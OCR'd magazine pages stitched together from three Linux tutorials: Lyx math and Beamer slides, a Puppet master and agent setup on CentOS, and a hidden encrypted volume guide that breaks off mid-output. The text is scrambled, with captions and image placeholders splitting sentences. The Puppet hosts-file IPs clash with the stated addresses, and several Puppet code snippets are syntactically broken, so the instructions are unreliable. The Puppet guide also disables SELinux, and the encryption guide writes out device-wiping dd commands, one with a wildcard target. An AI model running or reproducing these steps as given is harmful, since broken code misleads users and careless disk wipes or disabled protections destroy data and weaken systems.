You start by creating a formula. Click the sigma-character toolbar button, or use the Insert > Math menu for a full range of options. Basically, *Lyx* distinguishes two formula types: inline and display. Inline formulae appear within a line of a text, while display is given the line all to itself. It's also possible to create numbered or multiline formulae (aka equation arrays). You can create references to formulae the usual way, and *Lyx* assigns the "eq." prefix to formula labels automatically. Formulae also appear in the Outline pane under the Equations section (and the Labels and References section, if you've assigned a label to them).

**"PDF format guarantees that your document will look the same regardless."**

There's a math palette at the bottom of the *Lyx* window. From there it's fairly straightforward to create mathematical objects like fractions: you click on palette buttons and fill the placeholders, like in any equation editor.

However, as *Lyx* builds on *Latex*, you get professionally-looking output. Moreover, PDF format guarantees that your document will look the same regardless the software you use to open it.

*Lyx* can do any math you know about, and (unless you are a professional mathematician) most of that you never heard of. Sums, integrals, subscripts and superscripts, roots and matrices are one click away with respective palette buttons.

Matrices do not have braces by default. To add them, don't type: use the palette. The reason braces are inserted that way is to adjust to the expression they bound: compare the two formulae in the image. This is the way to go not only with matrices, but other math objects as well. Arrows (for vectors), hats (for operators) and other types of accents are found under the Frame decoration button. Mathematical functions (like cosine) are in palette as well.

Many people think that switching between mouse and keyboard reduces productivity. If you're in that camp, you'll be happy to know that the most frequently used math palette buttons have associated hotkeys that share the Alt+M prefix. For example, press Alt+M then I to insert an integral. Look for other shortcuts in Tools > Preferences > Editing > Shortcuts dialog, or in tooltips. You can also type *Latex* math mode commands directly, and *Lyx* will happily provide visual representations for them.

Consider the following sequence. Click on Functions, choose "lim", and click Subscript, or press Alt+M X. Type n, then \to (*Latex* command), press Space: not \to will reappear as a right arrow here. Type \infty and press Space to insert an infinity symbol; press Space again to leave the subscript. Press Alt+M (, then type 1, +, press Alt+M f to insert a fraction, type 1, move down, type n. Move the cursor outside the parentheses, switch to Superscript and type n again. *Voilà!* You've just typesetted the formula for natural logarithm base, or Euler's number, e (2.71828 approximately).

Besides sophisticated math, you can enrich your *Lyx* documents with other objects you usually expect from a word processor. For example, you can insert a picture. Click on the shapes icon in the toolbar, select a file (preferably a vector format, like EPS), and it will appear in the document. There are some nuances, however. *Latex* (and hence *Lyx*) is somewhat stubborn when it comes to placing images.

For a greater degree of control, consider using a float (somewhat akin to Frame in *OpenOffice.org*). Click on a figure in the dotted frame in the toolbar, or select Insert > Float > Figure in the main menu. Now, fill in the captions and insert your figure the usual way. Then, right-click on a grey box, select Settings, uncheck Use Default Placement and adjust it as you need. *Lyx* also numbers floated figures so they can be referenced, and – you guessed it – listed in the Outline pane.

Creating tables (even those that span multiple pages) is not much harder, so we won't cover the process here. Refer to the *Essentials of Lyx* tutorial, or better try it yourself.

### Beautiful slides

For the dessert, we'll briefly cover creating presentations. As you already know, from *Lyx*'s standpoint they are pretty much like the text. The only difference is document class. So, go to Document > Settings > Document Class, scroll down to Presentations, choose Beamer and click on Apply. A few new options will appear under the Frames sections in the Environments drop-down. Most notably, there's Frame. Select it now: *Lyx* will prompt you for a frame's title. Type whatever you want, then move the cursor outside the title field and press Enter. Now you can create any content using environments you already know, including math. You can also use sections to group slides together.

While you're working with frames, watch for the correct structure. Frames and other environments can be nested, and the containments shown as red bracket on the left. Always check that slide contents are really inside the frame (use Tab/Shift+Tab to indent or deindent). Otherwise, you'll get weird results.

When you are done with this frame, create another one. You can either insert a Separator environment, or (better) use Edit > Start New Environment (or just press Alt+P Enter). Now, generate a preview. Do you like how it looks? If not, change the Beamer theme. Open Document > Settings, go to Latex Preamble, and paste some *Latex* code like this:


#### usetheme{Berkeley}

This will make Beamer use the Berkeley theme. There are many of them available (see <https://www.hartwork.org/beamer-theme-matrix>), but my personal favourite is Singapore. Choose the one you


### Create custom hotkeys

*Lyx* provides shortcuts for many of its features, but not all of them. If you find yourself touching the mouse too often, there is a way to remedy this.

Open Help > *Lyx* Functions and look up the command for the function you need. If, for example, you're composing a math text heavy on exponents, it would be `math-insert \exp`. Now, go to Tools > Preferences > Editing > Shortcuts, and click on New. Enter the command, and assign it a shortcut, say Alt+M Z (no mnemonic, it just happens to be unused). Now, when you create a formula, Alt+M Z will insert an `exp`. You can also run commands directly from the *Lyx* command buffer. It's available with View > Toolbars > Command Buffer or via Alt+X. Simple!



This is a *Lyx* command line, er, buffer.



Creating presentations with *Lyx* is not much different from creating texts.

like best, and don't forget to update the preview to see the changes.

The interactive options offered by *Lyx* may feel limited to *LibreOffice Impress* users, but they are still available. The primary tool here is an overlay, which can show and hide slide contents dynamically, fade the text in and out, highlight it and so on. Almost any document element may have overlay specification attached. For instance, create an itemised list. Now, call Insert > Overlay specification from the menu. You'll see a grey box saying "Overlay Specification". Enter "+" in a placeholder, and you'll be able to show items in the list one by one with a click of a mouse (or a laser pointer) during your presentation. Overlays provide much more flexibility, and if you're going to use them seriously, you should definitely look at the example Beamer document that comes with *Lyx*.

### Final touches

Your text or presentation is almost ready. However, before you print it or otherwise show it to the wider public, you may want to do some polishing.

Start with changing the fonts via Document > Settings > Fonts. Changing the Default family affects the document's base font; document class determines the default setting here. If (say) you aim strictly at screen readers, try switching to Sans Serif. Actual fonts used as Roman, Sans Serif and Typewriter (monospace) are chosen in drop-downs below. Better stick to Tex fonts and use something non-default here (Latin Modern is a usual recommendation). Now, you can export the document to its final destination format. It's PDF usually, but you can also opt for EPS or even HTML. In the latter case, a folder named **YourDoc.html.LyXconv** rather than a file will be created.

Hopefully this tutorial gave you enough to feel the potential of *Lyx*. This tool owes many of its superpowers to *Latex*, but packages them in a friendly, easy-to-use shell. There are many other features to try, and we encourage you to experiment and share your findings with others. Happy Lyxing!

**Dr Valentine Sinitsyn prefers programming bare-metal but occasionally writes some Python. He contributes to the Jailhouse hypervisor and teaches physics.**

#### LV PRO TIP

*Lyx* comes with *Aspell* spell checker support: enable it in Tools > Preferences > Language, and you'll never make another mistake.

# PUPPET: CONFIGURE MANY MACHINES THE EASY WAY

Repetition is the sysadmin's bane. That's why we have Puppet, an ingenious system for configuring multiple machines at once.

### WHY DO THIS?


- Automate repetitive jobs
- Quickly roll out large-scale deployments
- Learn a vital tool for the brave new world of cloud computing

**P**uppet is a configuration management utility which has been designed to aid in the automation of many tasks across various systems. Configuration management manifest files are created using Puppet's own language syntax and then applied to a Linux (or Unix, Mac or Windows) system. This allows for system administration tasks to be automated, reducing the tedium and time spent on repetitive tasks – the ultimate sysadmin goal.

While these manifests can be run on systems locally to perform said tasks, storing these files on a central server running the aptly titled Puppet Master service allows the management of a whole host of machines. Farming out configurations to an entire estate drastically simplifies the management of servers and workstations across entire networks.

Take the scenario of a company running 50 servers all having statically assigned IP details. A new DNS server is brought online, so each of the 50 servers requires a change to the `/etc/resolv.conf`. Without configuration management tools this would mean either SSH sessions to all servers and editing the files, or copying the files to each using `scp`, which would take an inordinate amount of time. With Puppet a small manifest ordering all the connected Puppet clients (or agents) to copy the configuration file takes care of your required configuration change the next time they check in.

As mentioned previously there are two elements to a Puppet configuration management system: the Puppet Master where all the manifests are stored, and the Puppet agents, which run on the client servers, or workstations. The agents poll the master on a given schedule (by default every 30 minutes) and check for



RPM packages can be found at [yum.puppetlabs.com](http://yum.puppetlabs.com) whereas Deb packages live at [apt.puppetlabs.com](http://apt.puppetlabs.com).

differences in the configuration manifests.

In this guide we will walk through the installation and setup of a Puppet Master and connected agents resulting in the application of a shared configuration to said agents. We will use CentOS 7 as the distribution here, but Puppet is readily available on most, if not all, distributions.

Before we get to the nitty gritty there are a few prerequisites to installing puppet:


- **Hostnames configured** This will ensure the correct information is transferred when configuring clients.
- **DNS** As with most projects, DNS or hosts file entries are a useful element to ensure nodes can communicate using friendly names rather than IP addresses.
- **Puppet agents** out of the box look for the Puppet Master server on the network using the hostname 'puppet' – while this can be configured on the client to look for a different hostname it's far easier to have a DNS or host file entry for Puppet.
- **NTP** Accurate time is vital for Puppet to correctly work, mainly due to the master server also acting as certificate authority. If there is a discrepancy in time between the Puppet Master and the agents, then certificates could seem to be expired and therefore policies not applied.

For this guide let's assume we have three servers each with a CentOS 7 minimal install, one of which will run the Puppet Master service and the others running the agent (we will assume hostnames of server1, server2 and server3 with IP addresses 192.168.1.10, 192.168.1.11 and 192.168.1.12 respectively).

Append the following to the host files on all three machines:

```
192.168.1.210 server1.localdomain server1 puppet
192.168.1.211 server2.localdomain server2
```

We're starting Puppet from systemd. Try not to get carried away when you're called the Puppet Master.



**192.168.1.212 server3.localdomain server3**

Now we need to install the packages on the above servers. PuppetLabs, the people behind the software, provide software repositories with the very latest version. They also provide an Enterprise edition of Puppet, which is not to be confused with the open source offering that we're using here.

Let's install the PuppetLabs repository where we will get the puppet packages from

```
yum localinstall http://yum.puppetlabs.com/puppetlabs-release-el-7.noarch.rpm
```

Once that is installed we can grab the software

**yum install puppet-server**

This will install the software required to create a Puppet Master server and its dependencies.


The first thing that needs to occur now we have the software installed is to generate an SSL certificate. This certificate is used during the operation of Puppet to ensure secure communication between the master and its agents, the Puppet Master will sign the certificate requests from agents when they initially connect, and this initial generation is the first step in this process. There are multiple ways to generate the certificate dependant upon the desired configuration; for example, if you have multiple Puppet Masters on the same network, however we are building a simple setup with a single master, so the process is straightforward. We need to launch Puppet Master non-daemonised:

**puppet master --verbose --no-daemonize**

You will see something along the lines of:

```
[root@server1 ~]# puppet master --verbose --no-daemonize
Info: Creating a new SSL key for ca
Info: Creating a new SSL certificate request for ca
Info: Certificate Request fingerprint (SHA256): EF:E8:17:9D:FD:
DA:40:38:D8:96:74:BE:CD:1C:45:7C:14:51:1C:F9:D9:D6:40:3F:1
B:B7:9D:D4:D8:0C:F0:36
Notice: Signed certificate request for ca
Info: Creating a new certificate revocation list
Info: Creating a new SSL key for server1.localdomain
Info: csr_attributes file loading from /etc/puppet/csr_attributes.
yaml
Info: Creating a new SSL certificate request for server1.
localdomain
Info: Certificate Request fingerprint (SHA256): F0:D0:94:C6:76:
17:14:14:B1:99:D7:C4:04:93:BD:AD:63:E8:DD:3B:63:63:E2:F5:0
B:7E:9F:90:D4:D3:0B:A0
Notice: server1.localdomain has a waiting certificate request
Notice: Signed certificate request for server1.localdomain
Notice: Removing file Puppet::SSL::CertificateRequest server1.
localdomain at '/var/lib/puppet/ssl/ca/requests/server1.
localdomain.pem'
Notice: Removing file Puppet::SSL::CertificateRequest server1.
localdomain at '/var/lib/puppet/ssl/certificate_requests/server1.
localdomain.pem'
Notice: Starting Puppet master version 3.7.4
```

Once you see the notice that the Puppet master is being started the certificate generation is complete and we can now continue. You now need to hit Ctrl+C to kill the process so we can enable and launch the



master service as a daemon

**systemctl start puppetmaster**

**systemctl enable puppetmaster**

We need to ensure the firewall is open to allow agents to connect

**firewall-cmd --add-port=8140/tcp --permanent**

**firewall-cmd --reload**

For the purposes of this guide we will be disabling SELinux to ensure that doesn't stand in our way; run these two commands to disable it:

**sed -i s/SELINUX=enforcing/SELINUX=disabled/g /etc/selinux/config**

**setenforce 0**

The Puppet Master service is now installed and running on server1, and a similar process can be followed on server2 and server3 to install the agent.

First of all it's a good idea to watch the syslog on the master server to ensure we see any inbound connections from the agents:

Let's watch the logs on the master server for any inbound requests from agents:

**tailf /var/log/messages**

On each server2 and server3:

**yum -y localinstall http://yum.puppetlabs.com/puppetlabs-release-el-7.noarch.rpm**

to install the PuppetLabs repository configuration, then we can install the puppet agent software:

**yum -y install puppet**

The next step is to start and enable the agent service:

**systemctl start puppet**

**systemctl enable puppet**


We can also start and enable the puppet service on the Puppet Master server server1; after all it will be a server within the bounds of requiring configuration.

The first time the agent is started it will send a certificate request to the Puppet Master. As described earlier this is all part of ensuring the communication between master and agents is nice and secure. When the agent is started and the certificate request is sent you should see syslog entries appear on server1 detailing these happenings.

Puppet manages its own certificate generation, and this needs to be done first.

**“Puppet reduces the tedium and time spent on repetitive tasks.”**

**LV PRO TIP**  
 PuppetForge offers a vast collection of modules ready to be downloaded to your Puppet Master. If there is a task you wish to undertake with puppet it may be worth checking here first. <https://forge.puppetlabs.com>.



Puppet was initially released in 2005 by Luke Kanies, who went on to found PuppetLabs, the company behind the enterprise version of Puppet.

**Feb 24 11:07 puppet puppet-master[20580]: server2.localdomain has a waiting certificate request**

Notice we haven't had to perform any configuration on the agent machines. This is due to the previously added host file entry of puppet as an alias to server1, which the puppet agent will default to, making the whole process so much more simple.

Once you have installed and started the agent service on both server2 and server3 we can head back to the master server and look at those certificate requests (you may need to open another terminal if you do not wish to close the syslog tail).

Running the command:

**puppet cert list**

will show any pending certificate requests which can be signed using:

**puppet cert sign fqdn**

**fqdn** being the fully qualified domain name of the server requesting a certificate to be signed – this will show up when the **list** command is given. We should see two requests waiting for us for server2 and server3, so let's go ahead and sign them

**puppet cert sign server2.localdomain**

**puppet cert sign server3.localdomain**

All certificates, both signed and unsigned, can be seen by issuing the command

**puppet cert list --all**

Signing the certificates is the last step in this simple configuration in getting Puppet up and running. We can now go ahead and start pushing configurations to the agents.

On a CentOS system the configurations are stored at **/etc/puppet** on the master server. Within this directory are several sub-directories; of importance to us for this guide are the manifests and modules folders. The puppet configuration catalog that the agent pulls always starts within the manifests directory with a file called **site.pp**. In this file we can declare the agents that will be connecting, which are defined as nodes. The configurations that these nodes will retrieve are defined as classes.

There are two node definitions we will concern ourselves with here: the default node definition and hostname-based node definition. The default

node definition acts as a catch all to nodes that haven't been declared specifically. The hostname-based definition is where a node definition targets a host specifically. Let's take a look at a simple **/etc/manifests/site.pp**:

```

node default {
    include resolvconf
}

node 'server2.localdomain'
{
    include resolvconf
    include test
}
  
```

This **site.pp** manifest includes two node definitions, the default and one for server2. Within these definitions are the configuration classes which will be applied to these nodes. So for our sample environment server1 and server3 receive the default configuration class, **resolvconf**, as they haven't been explicitly defined. Server2 receives a unique configuration which contains the class **resolvconf** and the additional class **test**.

Let's look at the classes we have defined for our nodes. These classes will define the configuration received and can be placed inside a module. A Puppet module is a good way to bundle Puppet configuration manifests and associated data together. Taking our example class of **test**, we can create a module for this configuration element and place our manifest inside it. Best practise for Puppet states that nearly all manifests should belong inside modules with the sole exception of **site.pp**, which we saw earlier. Modules are placed as subdirectories within the **/etc/puppet/modules** directory, under which various subdirectories are created for the various elements of the module.

Manifests associated with modules reside in a **manifests** directory within the module and start at the **init.pp** file, which will contain the class definitions (class name must match the module name). Our test example would have a manifest file here:

**/etc/puppet/modules/test/manifests/init.pp**

Let's look at a class definition:

```

class test{
}
  
```

Here we have defined the class **test**. At this point it doesn't actually perform any functions; for this we need to introduce resources. A resource describes an aspect of the system you are planning to configure ie a package to be installed, a service to control or a file to modify. In order for us to manage a resource on a node we need to declare it within our class. For our test class we are looking to send a simple notification, so we need to use the **notify** type of resource. A notification message would look something like:

**notify {"I'm notifying you."}**

Completing our test module with the **notify** resource type would look like this:

```

class test{
    notify {"I'm notifying you."}
}
  
```

When the Puppet agent on server2 polls the master, a notification would then be found in the resultant downloaded catalog, although you would need to view the syslog to see this notification.

Let's try this out: on the master edit `/etc/puppet/manifests/site.pp` to contain

```
node 'server2.localdomain' {
    include test
}
mkdir /etc/puppet/modules/test/manifests -p
edit
/etc/puppet/modules/test/manifests/init.pp
class test{
    notify {" test notification ":"}
}
```

Run the test command to perform a manual poll on server2 by running the command

**puppet agent -t**



You should see something similar to the following with the notify message being present:

```
[root@server2 ~]# puppet agent -t
Info: Retrieving pluginfacts
Info: Retrieving plugin
Info: Caching catalog for server2.localdomain
Info: Applying configuration version '1426284530'
Notice: test notification
Notice: /Stage[main]/Test/Notify[ test notification ]/message:
defined 'message' as ' test notification '
Notice: Finished catalog run in 0.05 seconds
```

Now we have the basics of creating a manifest we can start to do useful things. One of the classes mentioned in our initial `site.pp` manifest was `include resolvconf`. Let's create this to create/modify the `/etc/resolv.conf` file on our servers. To do this we will use the file resource type, which will instruct our agents to download a file from what is known as a file bucket. A file bucket is a directory which is stored inside the module directory alongside the manifests directory. In our case we will store a complete `resolv.conf` file in a file bucket for our `resolvconf` module. The directory structure for this would look like this:

```
/etc/puppet/modules/resolvconf
- manifests/init.pp
- files/resolv.conf
```

For this module our manifest file will contain the details for the `resolvconf` class, and point to the `resolv.conf` that the agent needs to download.



```
class resolvconf {
file { ["/etc/resolv.conf":
    ensure => file,
    source => 'puppet:///modules/resolvconf/resolv.conf',
    path => "/etc/resolv.conf",
    owner => root,
    group => root,
    mode => 644,
] }
}
```

This manifest tells our agents to download the `resolv.conf` file from our file bucket, store it at `/etc/resolv.conf`, apply ownership permissions (owner, group and mode) and ensure the file exists. The manifest will ensure our `resolv.conf` on all our servers will remain correctly configured, and changes to the local version of the file will be overwritten on the next agent poll.

The contents of the `/etc/puppet/modules/resolvconf/files/resolv.conf` file will be

```
search localdomain
nameserver 192.168.1.1
```

To ensure this module is applied we can revert to the first `site.pp` mentioned to include the class `resolvconf` in both the default and specific node definitions. Re-running the command

**puppet agent -t**

should see this configuration apply to all nodes including the local version of the file will be overwritten on the next agent poll.

We have barely scratched the surface with our configuration manifests here. There's so much more to Puppet, allowing deployment of packages, files, and control of services. It covers pretty much every component of every sysadmin task, allowing automation of mundane repetitive jobs but also allowing the orchestration of software stacks to aid in quick deployments, which is key in today's world of cloud services and scalable systems.

Puppet is used by some big name companies such as The Wikimedia Foundation, Reddit, Google, PayPal, Oracle, Twitter, The New York Stock Exchange and Spotify.

PuppetLabs is very much pro open source, and releases the code under the Apache 2.0 Licence (previously GPL).

Jon Archer is a Fedora ambassador, founder of RossLUG, and local government IT chap in rainy Lancashire.

JAKE MARGASON

# HIDDEN ENCRYPTED VOLUMES: KEEP DATA SAFE AND SECRET

Use standard Linux tools to hide data so well that even Alan Turing would be stumped.

### WHY DO THIS?

- Create the ultimate device for hiding encrypted data
- Keep some plausible deniability if your password gets coerced from you
- Won't somebody please think of the hamsters?

### LV PRO TIP

Sleep well. A long awaited audit of TrueCrypt has proven its clear of 'deliberate' backdoors.

**T**TrueCrypt development officially ended in May of 2014. It was good software and I was sad to see it go. Although there was controversy about alleged back doors in the software, the concepts it implemented are still valuable.

TrueCrypt had empowered users to secure their data with strong encryption, and even provided tools to create and use hidden volumes, which were especially useful in cases involving potential coercion. These hidden volumes provided any user with the ability to use an alternative password to attempt to fool a coercive party into thinking that the user had given them the information they believed to be hidden on the disk, while in reality exposing only decoy data.

This model relies on the ability to have two separate volumes hidden within an encrypted disk: one volume contains the actual sensitive information and the other contains the decoy information. TrueCrypt had a nice graphical interface to accomplish this, but we'll be using command line tools. By the end we will have created a device that contains a working partition table and filesystem with normal data like movies or other media, as well as two hidden partitions: one with decoy data, and one with sensitive data. We will accomplish this using only standard Linux tools.

### Find a device

Before you begin on this expedition you will need some kind of disposable device. The operations that we will perform on this disk will destroy all of the data that is currently contained within. Make sure that there is nothing that you have not backed up on the disk that you choose. I will be using a 2G flash drive for these experiments, though it should be noted that the way flash memory works poses challenges that will be addressed later on.

An alternative if you have no disks available for these purposes is to use a file. This is so easy that

```
jaake@ghoul:~$ sudo fdisk /dev/sdb
Command (m for help): p

Disk /dev/sdb: 1967 MB, 1967128576 bytes
57 heads, 56 sectors/track, 1283 cylinders, total 3842048 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x80808080

   Device Boot      Start         End      Blocks   Id  System
/dev/sdb1            137         3842047    1920955+   6   FAT16

Command (m for help):
```

If you don't feel up to the terminal austerity of *fdisk* you could use *GPartEd*

```
jaake@ghoul:~$ sudo dd if=/dev/urandom of=/dev/sdb
dd: writing to '/dev/sdb': No space left on device
3842049+0 records in
3842048+0 records out
1967128576 bytes (2.0 GB) copied, 715.26 s, 2.8 MB/s
jaake@ghoul:~$
```

We write random data to the drive so that our encrypted partition will be perfectly camouflaged.

I will walk you through setting up a file for testing purposes. Those who are using a normal HDD or a flash drive may skip down to the next section.

### Make a fake block device if you can't find one

To make a file that will work for our purposes we'll use **dd**. As I'm sure you are already aware, **dd** is a very powerful and deadly command that will smite any data in its path, so type carefully. First create the file:

```
$ dd if=/dev/zero of=/path/to/fake_disc bs=1024M count=2
```

We'll make it into a block device using **/dev/loop[0-7]**.

```
$ sudo losetup /dev/loop0 /path/to/fake_disc
```

Now that you have a fake disk to play with, treat it as you would any other block device, such as **/dev/sdb** for the rest of this exercise.

### Prepare the device

The first thing that we need to do is to randomise all of the data contained in our disc. There is some debate on how exactly to do this. The most popular methods are **shred** and **/dev/urandom**. No matter which method you use, what you need to know before you decide is how secure you need the data to be. These methods rely on using pseudo-random data from the kernel's entropy pool. Using **/dev/random** is the most secure, however if the entropy pool gets empty or too low **/dev/random** will stop until the pool contains enough randomness for it to function. This means that it may take a very very long time to overwrite the disc, and so its usefulness is limited to only the most sensitive data and only small sizes.

**Shred** and **/dev/urandom** are better options for our purposes, though some say that theoretically these are not completely invulnerable to a highly sophisticated attacker. This is often countered with a retort about paranoia and the assurance that **/dev/urandom** is a perfectly fine solution. I'll let you land wherever you like on the issue.

No matter the method you choose, you can also augment your entropy pool and thus increase its



effectiveness with some third-party tools that utilise noise from hardware devices to add additional entropy. One such tool is **havaged** ([www.issihosts.com/havaged](http://www.issihosts.com/havaged)) another is **aed** and/or **ved** ([www.vanheusden.com/aed](http://www.vanheusden.com/aed)). After you install any of these tools you can see how much entropy is currently available with:

```
$: watch cat /proc/sys/kernel/random/entropy_avail
```

For this exercise we'll just use **/dev/urandom**.

```
$: sudo dd if=/dev/urandom of=/dev/sd* ## or /dev/loop0
```

Depending on the device you're using this will take from a couple of minutes to a couple of days. Our 2GB USB drive took about 12 minutes.

## Set up the normal partition

First we'll partition the drive.

```
$: fdisk /dev/sd*
```

Create a partition that takes up the whole drive. Feel free to use *GParted* or another GUI tool if you are more comfortable. The only thing that must be accomplished is the creation of a partition that utilises the entire drive. Once you are done with that, create a filesystem on the partition. Have a look in **/dev/** and see if the partition is showing up before you try to create the filesystem. If you can't find **/dev/sd\*1** or **/dev/loop\*p1** try running:

```
$: sudo partprobe /dev/sd* ## or /dev/loop0 if applicable
```

Once you're able to see the partition in **/dev/** you are ready to make your filesystem:

```
$: mkfs.ext4 /dev/sd*1
```

Now we'll mount the partition so we can add some data.

```
$: mount /dev/sd*1 /mnt/temp ## you can make your own test directory named whatever.
```

OK, now we need to put something in the filesystem like a movie or a folder full of photos or whatever you would plausibly use the partition for.

```
$: cp /path/to/something /mnt/temp/
```

Once whatever files you have chosen are done transferring, unmount the partition.

```
$: umount /dev/sd*1
```

## Create the decoy

Now we get to the fun part: creating our first hidden encrypted partition. Remember when we wrote over the entire disk with random data? We did that because we want our hidden partition to be indistinguishable

```
jaake@ghoul:~$ sudo fdisk /dev/sdb
Device contains neither a valid DOS partition table, nor Sun, SGI or OSF disklabel
Building a new DOS disklabel with disk identifier 0x3890f597.
Changes will remain in memory only, until you decide to write them.
After that, of course, the previous content won't be recoverable.

Warning: invalid flag 0x0000 of partition table 4 will be corrected by w(rite)

Command (m for help): n
Partition type:
 p   primary (0 primary, 0 extended, 4 free)
 e   extended
Select (default p): p
Partition number (1-4, default 1):
Using default value 1
First sector (2048-3842047, default 2048):
Using default value 2048
Last sector, +sectors or +size(K,M,G) (2048-3842047, default 3842047):
Using default value 3842047
Command (m for help): w
```

**fdisk** is still the quickest and easiest way to create partitions, and it's always accessible from the terminal.

```
jaake@ghoul:~$ sudo mkfs.ext4 /dev/sdb1
mke2fs 1.42.9 (4-Feb-2014)
Filesystem label=
OS type: Linux
Block size=4096 (log=2)
Fragment size=4096 (log=2)
Stride=0 blocks, Stripe width=0 blocks
120000 inodes, 480000 blocks
24000 blocks (5.00%) reserved for the super user
First data block=0
Maximum filesystem blocks=494927872
15 block groups
32768 blocks per group, 32768 fragments per group
8000 inodes per group
Superblock backups stored on blocks:
